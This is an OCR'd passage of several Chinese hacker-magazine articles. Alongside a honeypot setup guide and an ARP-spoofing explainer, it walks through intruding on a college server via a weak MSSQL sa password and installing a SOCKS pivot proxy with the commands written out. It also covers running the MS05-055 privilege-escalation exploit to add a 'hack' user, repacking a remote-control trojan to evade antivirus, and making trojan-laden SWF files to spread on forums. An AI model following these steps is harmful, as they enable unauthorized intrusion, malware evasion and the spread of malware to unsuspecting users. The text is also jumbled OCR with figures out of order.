


图11

此时再回到主程序看看, 如图11, vnc也记录了一个事件, 我们双击这个事件看看, 如图12。具体细节我就不再讲解了。



图12

实验完毕, 可有个问题值得一提。图2左边这些端口太多了, 这样一来, 入侵者在用扫描工具扫描时就会有好多端口, 有经验的入侵者就会察觉到这并不正常。那我们怎么才能去掉多余的一些端口呢? 步骤如下: 依次点击图2的“scenario”, “edit scenario”, 如图13, 假设我现在




图13




图10

要删除虚拟21端口, 只要在“name”中找到“ftp guild”, 然后点下“delete”即可。

我们比较图2和图14就会发现ftp端口已经没有了, 再在



图14

命令行下输入: netstat -an, 也找不到21端口。这样, 入侵者在扫描时也就不会扫到21端口了。

图15中我们虚拟了三个服务“dns”、“iis”、“3389”, 这样就显得比较真实。




图15

软件安装的时候已经将自己做成了服务, 我们可以在服务里面找到kfsensor, 依次点击“files”, “service”可以对其服务进行操作, 此外还可卸载服务。

最后再补充一句: 如果你在本地已经安装了ftp服务, 那就不能虚拟ftp服务了, 这样端口会形成冲突, 我们可以将本地的ftp端口改为2121, 然后再虚拟ftp服务就行了。

(本文涉及的相关工具: kfsensor, 光盘中有收录。)



大学即将毕业了,看了这么多年的黑客X档案,心里也很想再发表一篇文章,来结束我的学生生涯……废话不多说,下面来进入正题。

VLAN (Virtual Local Area Network),即虚拟局域网,是一种通过将局域网内的设备,逻辑地而不是物理地划分成一个个网段,从而实现虚拟工作组的新兴技术。VLAN技术允许网络管理者将一个物理的LAN逻辑地划分成不同的广播域(或称虚拟LAN,即VLAN),每一个VLAN都包含一组有着相同需求的计算机工作站,与物理上形成的LAN有着相同的属性。但由于它是逻辑地而不是物理地划分,所以同一个VLAN内的各个工作站无须被放置在同一个物理空间里,即这些工作站不一定属于同一个物理LAN网段。一个VLAN内部的广播和单播流量都不会转发到其他VLAN中,从而有助于控制流量、减少设备投资、简化网络管理、提高网络的安全性。

我们学院采用的是神州数码交换机,同时也划分了VLAN,每一幢楼一个VLAN,不同的VLAN之间是不可以访问的,这样做,在安全上是提高了许多,但对于我们这些黑客来说确实是一件令人十分头痛的事。要是去破解交换机的密码,怕密码太强悍,入侵交换机又怕自己的技术不够,有没有什么别的方法呢?其实我们可以换一个角度去考虑,你想想一个拥有几千台电脑的网络总会有几台电脑是每一个VLAN都可以访问的吧,那么上哪去找那几台电脑呢,答案就是就是学院的服务器哦,学院总不会变态得连服务器也不让咱们访问!今天就拿学院的服务器来开刀吧!

拿出扫描工具X-Scan,从10.1.1.1到10.1.1.20(因为这几台都是学院的服务器,并且每



个VLAN都是可以访问的,如果能拿下其中的一台,那么以后校园网就凭我游了,嘿嘿……)。

皇天不负有心人,终于让我在这几十台服务器中找到一台存在MSSQL弱口令的电脑,密码:123456,赶快拿出“SQL综合利用工具”,如图1,输入IP 10.1.1.13,用户名:sa,密码:123456。

点确定,连接成功!然后选择“利用目录”,点“上传文件”将snake写的跳板SkSockServer.exe上传到10.1.1.13的c:\winnt\system32下,将文件名改成sock.exe。点“开始上传”,如图2,上传成功。下面开始安装SkSockServer.exe跳板程序。在执行DOS命令里输入C:\WINNT\system32\sock.exe -install,返回命令显示为




图2

sock.exe -install Snake SOCKProxy Service installed.。再将跳板程序设置成系统重启自动运行,命令:C:\WINNT\system32\sock.exe -config starttype,返回命令显示为:The New StartType have set to 2 --

Auto。设置端口为8088,命令:C:\WINNT\system32\sock.exe -config port 8088,返回命令显示为:sock.exe -config port 8088 The Port value have set to 8088。最后再将跳板程序服务启动,命令:net start skserver,返回命令显示为:

net start skserver  
Snake SOCKProxy Service 服务正在启动  
Snake SOCKProxy Service 服务已经启动成功

如图3。




图3




图4

然后打开SocksCap配置SOCKS5代理连接网络,选择“Files”下的“settings”,在SOCKS Server中填入10.1.1.13 Port: 8088,在Protocol中选择“SOCKS Version5”,再在Name Resolution中选择第一项“Resolve all name locally”,如图4,点“OK”设置完成。

接下来将你要用到的工具全都拖到Socks Cap Control中,如图5(记住:可千万别把快捷方式拖进去哦)。我先将X-Scan和IE浏览器拖进去,找一个和我不在同一个






图 5

VLAN 的 IP 段来扫描一下, 双击打开 X-Scan 输入一个 IP 段, 简单设置一下, 就可以开始扫描了。

不一会报告出来, 看来有漏洞的主机还不少哦, 居然有好多主机都是没有密码, 真没想到我们学院的学生安全意识会这么差, 真让人心寒啊! 接下来怎么办我想应该也不用多说了吧, 大家就各显神通了!

很多人可能会认为当一个局域网被划分了 VLAN 就会很安全的, 从表面上来看, 除了交换机不被入侵外, 总的来说还是比较安全的, 可事实并不是这样的, 就拿本文来说吧, 通过找一个点, 这


个点就是每个 VLAN 都可以访问的服务器来下手, 将服务器设置成一台 SOCKS5 服务器, 再用 SockCap 来达到不同 VLAN 之间的入侵。那么安全也就变的不安全了, 更何况服务器还存在着漏洞, 那就更加另当别论了。其实本文没有什么新的技术, 重要的是要懂得举一反三。

(本文涉及的相关工具: X-Scan, SkSockServer, SocksCap, 光盘中收录。)

## 小试 Windows 本地溢出之 Kernel APC Data-Free (MS05-055)

帝国菜鸟


在黑客 X 档案 2005 年第 10 期上, 介绍过 Windows 的两个本地溢出漏洞的利用, 想必各位读者都已经掌握了。就在 12 月 13 日, Windows 最新的一个本地溢出漏洞又被公布了, 这就是 Windows Kernel APC Data-Free 本地权限提升漏洞 (ms05-055)。关于该漏洞的一些具体分析详见 <http://www.xfocus.net/articles/200601/844.html>, 不过, 该漏洞只影响 Windows2000 系统。



1

让我们来简单的看一下溢出程序的使用吧! 假如我们当前只拥有 guest 权限, 此时添加用户、启动服务之类的操作是不被允许的, 会提示我们“系统发生 5 错误。拒绝访问。”我们执行 helper 程序就会得到溢出程序的使用格式, 如图 1。

我们按照图 1 中给出的格式执行: **ms05-055 helper**, 溢出程序会自动的检测地址, 最后会提示我们“Exploit finished.”溢出完成, 如图 2, 图 3。




2


感觉就象没发生任何变化一样, 既没有出现新的 cmd 窗口, 也没有执行新 cmd 的提示, 不过, 我们此时再执行 **net user hack /add** 以及 **net start telnet** 等命令时就会发现完全可以了, 这说明我们已经溢出成功, 得到系统权限了, 如图 4。

它的使用就是这么的简单, 唯一让我感到遗憾的是, 这个漏洞只影响 Windows2000 系统, 而在 WindowsXP 及 Windows2003 系统上却不存在。

(文章中涉及到的 ms05-055 的溢出程序已经收录于当期光盘中)



3



4





软件是受版权保护的，此文已经征求 X 档案杂志社编辑大哥的同意。希望黑友们从中学到些技术，而不是其他，呵呵！

在 X05 年第 8 期的杂志中，有一款很不错的远程控制软件，嘿！（切，早知道咯。远程控制任我行 黑客 X 档案 友情版）自己先体验了下。总体感觉是不错的，界面清爽让人看起来舒服。讲了一堆废话，切入正题。

现在我们就来做出自己的一个版本，修改里面的些信息，远程控制任我行 黑客 X 档案 友情版（以下简称 X 友情版）出来不久，卡巴大叔就追着不放。X 友情版的软件名及一些信息，我们要来修改，最关键的还是免杀呀。（小菜：废话，要是光叫你改下名字还要你来讲吗？）

我们把要做的工作分几个部分：修改代码、修改特征码、加壳处理，图标处理。大概是这几个步骤。好了，大家可以跟着我的步骤一起做。

在修改代码之前我们还要做件事（# % …… % 晕），那就是卸下软件的壳，查到壳后对其脱壳，不然的话就不能修改里面的代码信息咯。

在这里我向各位推荐一款很不错的文件类型检测工具——Language 2000，我现在用的 v4.51.144 版本共支持 45 种编译器和 42 种加壳、加密类型。好了，我们现在来用它检测下“X 友情版”的壳，如图 1。




图 1

现在知道了是什么壳了，那我们就来脱壳吧！拿出我们的工具——ASPack 脱壳工具，如图 2。




图 2

## 一、修改代码

### 1. 野蛮式（伏虎式）




图 3

首先用 eXeScope 野蛮冲撞，撞开我们刚才脱完壳的主程序，不看不要紧，一看吓一跳！如图 3。

看见的都是 # 号加数字，现在就来拿一个串字符数字来改，看到软件里的关于了吗？如图 4。





图 4

好，现在我们就从这里着手，在资源里找到 RC 数据，然后点击一下 TABOUTFM 项，在右边显示的都是代码，图 4 我们看到了软件作者的 QQ，那就从这里开始起：



没学过编程的朋友也能看得差不多吧！

Follow Me，大伙看到 QQ 字母的“#65306”后面的那一串数字就是作者的 QQ，改成你的吧！

现在就要改“软件名称：远程控制任我行”。（小菜又要问了：“这里怎么办啊？直接把代码改为我们想要的汉字么？”）注意：这里你要是直接改成你要改的汉字的话，软件里面会显示乱码！



```

object Label1: TLabel
    Left = 72
    Top = 16
    Width = 193
    Height = 13
    AutoSize = False
    Caption = '#36719#20214#21517#31216#65306#36828#31243#25511#21046#20219#25105#34892'
end

```

看到了吧,上面代码的 Caption 行最后面有一对单引号“'”,我们可以在单引号中间加上汉字, #36719#20214#21517#31216#65306#36828#31243#25511#21046#20219#25105#34892 就等于“软件名称:远程控制任我行”,现在我们在“'”之间加“六月网络安全联盟黑客 X 档案”:

```

object Label1: TLabel
    Left = 72
    Top = 16
    Width = 193
    Height = 13
    AutoSize = False
    Caption = '#36719#20214#21517#31216#65306#36828#31243#25511#21046#20219#25105#34892' 六月网络安全联盟黑客 X 档案'
end

```

我们再点击文件菜单中,把文件关闭再打开,找到刚才修改的代码段, Caption = #36719#20214#21517#31216#65306#36828#31243#25511#21046#20219#25105#34892' #193#249#212#194#205#248#194#231#176#178#200#171#193#170#195#203#186#218#191#205'X'#181#181#176#184, 现在是这样了,我们把 #193#249#212#194#205#248#194#231#176#178#200#171#193#170#195#203#186#218#191#205'X'#181#181#176#184 替换掉为前面的 #36719#20214#21517#31216#65306#36828#31243#25511#21046#20219#25105#34892, OK, 这里就改好了软件的名称,其他的也就差不多。




图 5

现在来改一些其他的信息,如图 5。

连接密码和端口这里都可以改,在设置的启动项里,有“URL 域名转向”。

还在 RC 数据里面,打开 TSELECTSERVER\_FORM,在右边代码里很容易就能找到:

```

object COM126Edit: TEdit
    Left = 128
    Top = 8
    Width = 201
    Height = 21
    Hint = '#20363#22914#65306'http://rwx.yeah.net'
    ParentShowHint = False
    ShowHint = True
    TabOrder = 0
end

```

这里只要把网址改为你的就可以了,在“提示信息”里还有“信息标题任我行”:

```

object Bstedit: TEdit
    Left = 136
    Top = 56
    Width = 153
    Height = 21
    Enabled = False
    TabOrder = 1
    Text = '#20219#25105#34892'
end

```

这里“#20219#25105#34892”就是“任我行”,我们可以在别处用“'”(单引号)的方法,

得到你想要改成什么字的代码,替换就即可了。其他的改法也是这样。

## 2. 降龙式

Resscope V1.93 威力果然巨大!朋友们,现在不用为代码而烦恼了!用力推开软件,如图 6 (哇~固然威力巨大)。




图 6

现在什么修改都比较简单了,在修改文件代码前,得把图标给换了,如图 7。




图 7

软件的名称用 WinHex 修改,直接替换就可以。在文件菜单中,选择导入资源就行,如图 8。

## 二、免杀——加壳 + 加壳

这里向大家推荐一款加壳工具,PECompact 1.84 汉化版,虽然现在的版本 2.64 出来了,不过我测试的好几个工具都失败,感觉用 1.84 版不错,强烈推荐!

现在我们来把文件加壳,运






图 8

行PECompact, 再打开我们要修改的文件, 这里把压缩级别调为最高, 如图9。再来查一下壳, 如图10。




图 9




图 10

然后, 用另一款不错的工具再加密, 也就是木马控制端自动免杀器, 个人感觉这款工具还不错。先打开文件, 输入你要设置的密码, 点“加密”就行, 如图11。




图 11

接下来, 我们来查杀下加壳、加密的文件——任我行黑客 X 档

案友情版和任我行黑客 X 档案友情版 PE 加壳, 如图12。




图 12

至于图标问题, 也可以用“图标终结者 2.0”或者“EXE 图表转换器”来替换成你想要的图标。

现在, 我们配置出来的程序还是通过 ASPack 压缩的, 也能够被卡巴大叔给 KILL 的~! 很简单, 脱壳后再用 PECompact 1.84 汉化版加壳, 级别调最好就是咯! 呵, 现在就基本上完工了!

顺便说一下, 上次看论坛上有人讲“任我行黑客 X 档案友情版”配置“反向连接”不成功, 说找不到“原始的服务器程序”, 自己也试了, 一样的结果。这里我已经把 cache 目录里的 RWX.ini 文件修改好后放光盘, 就不存在问题了。如图13、图14。文章有不妥之处, 还请各位大哥大姐指教。




图 13




图 14

(本文涉及的相关工具: ASPack、language2k、PECompact1.84 汉化版、图标终结者 2.0 及文章动画等, 光盘中有收录。)

## swf 挂马就这么简单

小龙猪

看过 X 的读者应该知道以前介绍过的利用 flash 文件挂马制作方法吧。其实没看过也不要紧, 今天就给大家带来一款 mini 工具, 可以非常方便的制作 swf 格式的挂马文件。软件的原理就是在 swf 文件中写入跨站代码, 当执行我们这个 swf 文件就会立刻链接到我们的挂马页面。好了, 简单介绍一下使用方法吧。我们打开这款 swf 挂马工具, 在 swf 文件中选择好我们需要改变的 swf 文件, 在插入代码下面输入我们制作好的网页木马。具体制作方法可以参考以前的 X 档案, 然后点击“给我插”就可以制作好“带毒”的 swf 文件了。大家要注意你选择的 swf 文件要去掉“只读”属性, 否则插入工作不能正常完成。最后要做的是如何传播了, 利用信箱或者在论坛上插 swf 文件, 就随个人喜好了。



作为管理软件的“网络执法官”已经流行一段时间了,深受其害的小菜们一定对它深恶痛绝!今天就让我们以网管及被管理者的身份来说该软件的执法、突破过程。

我们先看一下网络上对于“网络执法官”的描述:可以在局域网中任意一台电脑上运行网络执法官的主程序,它可以穿透防火墙、实时监控、记录整个局域网用户的上线情况,可以限制各用户上传时所用的IP、时段,并可将非法用户踢下局域网。该软件适用范围为局域网内部,不能对网关或路由器外的机器进行监视或管理!

可以穿透防火墙?!真的吗,我感到很吃惊,却也引起了我很大的兴趣来研究它是如何穿透防火墙的。

“网络执法官”是通过ARP欺骗来达到管理目的的,其功能虽说更全面、稳定,但和其它软件比起来也没有什么本质上的区别。要想知道它是怎样管理所在网段而不让其管理的工作站上网,这还要追溯到网络通信的原理上。因此此软件主要特性是建立在数据链路层,所以我将它简化了,图1是IOS七层参考模型主要功能。网络基础:物理层、数据链路层、网络层;使用者方面:传输、会话、表示及应用层。

|       |                                |                             |
|-------|--------------------------------|-----------------------------|
| 应用层   | 该层为用户提供各种网络服务。                 | TELNET、FTP、HTTP……           |
| 表示层   | 该层为不同的格式转换成一种系统能识别的格式。         | ASCII、EBCDIC、JPG、BMP……      |
| 会话层   | 会话的建立、管理和终止通信网络主机的对话,为表示层提供服务。 | “ ”                         |
| 传输层   | 提供协议的包的封装,实现可靠传输。              | TCP、UDP 协议等                 |
| 网络层   | 主机之间的路由选择及IP寻址。                | 我们路由器、三层交换机就工作在这一层,IP、SPX…… |
| 数据链路层 | 提供数据在物理链路的传输,物理寻址,网络拓扑。        | 工作组交换机、HUB、网桥设备工作的地方,MAC……  |
| 物理层   | 该层是物理连接、数据传输,根据发送的方向把数据傻瓜式的传输。 | 例如我们的ethernet RJ-45 网络线等等。  |

图 1

我们知道,通信是和网络的七层协议密切相关的,以下我们虚拟一个局域网,来讲解网络通信过程及“网络执法官”的管理

# 明明白白网络执法官

EvilAngel

过程。当我们在七层协议最上层,主机A想和其它主机通信,比如telnet到主机B,各层都为数据打包后再封装自己能识别的数据标签,我们只说四层以下的通信过程,如图2。




图 2

1. 当数据包到达传输层,由于telnet使用TCP协议,传输层将上层传过来的数据不变,再封装TCP的包头以便目标主机可以正确解包,继续向下层(网络层)传递。

2. 网络层同样不会改变之前的数据包,当然也包括之前的任何头文件。首先主机A要对目标主机作判断,它会用自己的IP地址和子网掩码进行与运算,结果是172.16.12.0,然后再拿自己的掩码和主机B

的IP地址进行与运算,结果是172.16.12.0,此时它知道它们在同一网段内,它会封装自己的IP及目标的IP地址,同上层传下

来的数据一起向下传。

3. 数据链路层包括两个子层,一是LLC子层,另一个是MAC子层。我们知道在以太网中

通信是物理寻址的,在这层中会封装自己的MAC地址及对方的MAC地址。当然用户没有通知MAC地址是什么,这时主机会查自己的缓存表,看有没有主机B的MAC地址,如果有就封装,否则它会发一个ARP的地址解析广播包,该包只会存活在该网段并且已打了标签。虽说所有主机都可以收到该广播包,但只会传递到该主机的数据链路层,更确切地说传递到了数据链路层的高层就给丢弃了。

4. 接着该数据会通过网线等传输介质传出去,主机B当收到数据的时候进行相同的工作,但作相反的操作,我相信不用解释太多大家就能明白,如图3。




图 3

以上是简单地描述了一下两台主机的数据传输过程,说了半天也没说到“网络执法官”是怎么可以不让我们上网的,其实局域网的工作站想通过代理服务器上公网的数据包和以上描述的就有点不同了,明白了上面的原理我们就很容易了解工作站去公网的数据包是怎么传递的了。

话说主机A想去黑X官方网站,数据在传输到网络层的时候,它会用自己的IP和子网掩码进行与运算,结果是172.16.12.0,然后在拿自己的掩码和黑X官方网



站的IP与运算(黑X的IP地址由DNS得到),结果为61.152.251.0,发现不在同一个网段,注意:这时也是用自己IP和目标IP进行封装,然后向下层传递。数据链路层这时不会封装黑X的MAC地址,它也不知道MAC地址是什么,它会封装网关的MAC地址,而让网关将数据转发出去。同时,在网关收到数据时,它会查看目标IP地址,当然不是它自己的IP地址了,所以它知道这个数据是要经路由出去的,然后把数据包发给了它的邻居或网络运营商的路由器上,重复以上动作,在TTL值为0之前将数据传递给黑X官方网站,数据传递成功!

为什么“网络执法官”可以根据网卡的MAC剥夺我们上网的权力呢?这是由于“网络执法官”利用ARP欺骗的原理,它会持续不断的发送低速的ARP广播包,它主要是欺骗该PC机的第二层设备,使得该主机迷失正确的MAC地址,使第二层功能失效。该软件管理有如下症状:

1.主机无法访问internet,而局域网功能没问题:是由于ARP歪曲的通告一个伪网关MAC地址,使用户机器无法找到真正网关的MAC地址,当然在数据链路层就封装错误了。

2.无法访问internet、无法使用局域网功能(一般网管不会这么做,只会对付受限用户的手法):这种情况是运行“网络执法官”的主机欺骗了所有局域网中同网段主机,使所有主机歪曲的地记录了被管理的主机的MAC地址,同样被管理的主机也会错误地记录到其它主机的MAC地址,导致如上结果。

3.无法访问internet、无法使用局域网功能、桌面上常常弹出“IP地址冲突”的字样(一般受限用户也不会有此待遇):这是一种典型的“IP地址争夺游戏”。在

针对这种以MAC地址+IP地址来管理我们的网络管理软件,在对付第一种限制时,局域网无限制。网上有种方法就是用http、sock代理,就是给同网段一台电脑上安装相应的软件起到可以上网的作用!但是大家觉得这种方法可行吗?如图4,当网管发现后会继续封杀!




图4

还有一种方法就是更改MAC地址。当然,这种方法是从原理上把该软件的控制功能给搞定了,但是大家别忘了,除了网络管理软件还有网管本人呢!他会根据IP地址及计算机名继续封杀。(小菜:“我改了计算机名、IP地址、MAC地址那不就OK了吗?”)按常理说这种方法是一定行的,但是一个合理规划的网络是不会让你随意更改以上各种设置的。比如公司30台主机,网关的设置是192.168.1.1/27,看你怎么改。当网管工作不认真的时候或许暂时获胜了,但要是遇到我……哈哈。如果网管也是个小菜,完全可以用这个方法达到上网的目的,但是这个时候在“网络执法官”的主界面中会多出一个用户来。

在网络上呼声最高的方法就是暴力解决,使用一个比管理软件频率更高的ARP软件(频率达到几千个Frame/秒)和网管对抗,更有甚者提倡用网络执法官VS网络执法官,这种方法是最可笑的,因为软件在设计时为了保护网管不被攻击而设置了“友邻

用户”,它们可以相互发现但不能相互管理,这是为什么我说这种方法可笑的原因。另外在“日志”中可以查到友邻用户的记录,如果被网管查到是你在搞鬼,小样,等着有你好瞧的!

静态MAC地址突破管理,arp -d、arp -s等命令把ARP高速缓存改成ARP静态缓存,这种对于只限制internet功能,并且网络执法官是安装在网关上的情况是有效的,如果软件没有安装在网关上,嘿嘿……还是不行。

(小菜:“那么我们就没办法上网了吗?”)当然不是,一种方法只能保证TCP连接可以通信,就是自己用静态ARP缓存,并且不断地向网关及其它主机发送正确的MAC地址信息,可以保证internet的TCP正常连接,注:TCP有错误检测机制,可以重传!当然,如果网管非常狡猾而且卑鄙的话,还是会在一分钟内把你踢出局!

看网络执法官很厉害吧!大家一定以为我在为这款软件作广告,其实是想告诉大家不同的管理方法我们要使用不同的对策,攻防中才有进步嘛!再来看看它的管理范围,如图5,它的管理范围是阴影部分,也包括路由器(网关)的E0接口,而路由其它接口及那个二层交换机S2,其它网络设备它无权过问,看到这儿您应该明白怎么做了吧!当然不是让你把你的网线接到S2的那个交换机上,那不是明确告诉网管我现在不用你管理了吗?我们来个百战百胜的方法,自己加一块网卡,找同网段、双网卡并能正常上网的机器如PC1,用另一跟网线接到那台主机上,做成“代理服务”让你所有的数据包经过它而到达网关,而网关或管理主机只会认为是PC1(代理服务器)在使用网络,图5中的白色部分就是管理软件的禁区!之前接受管



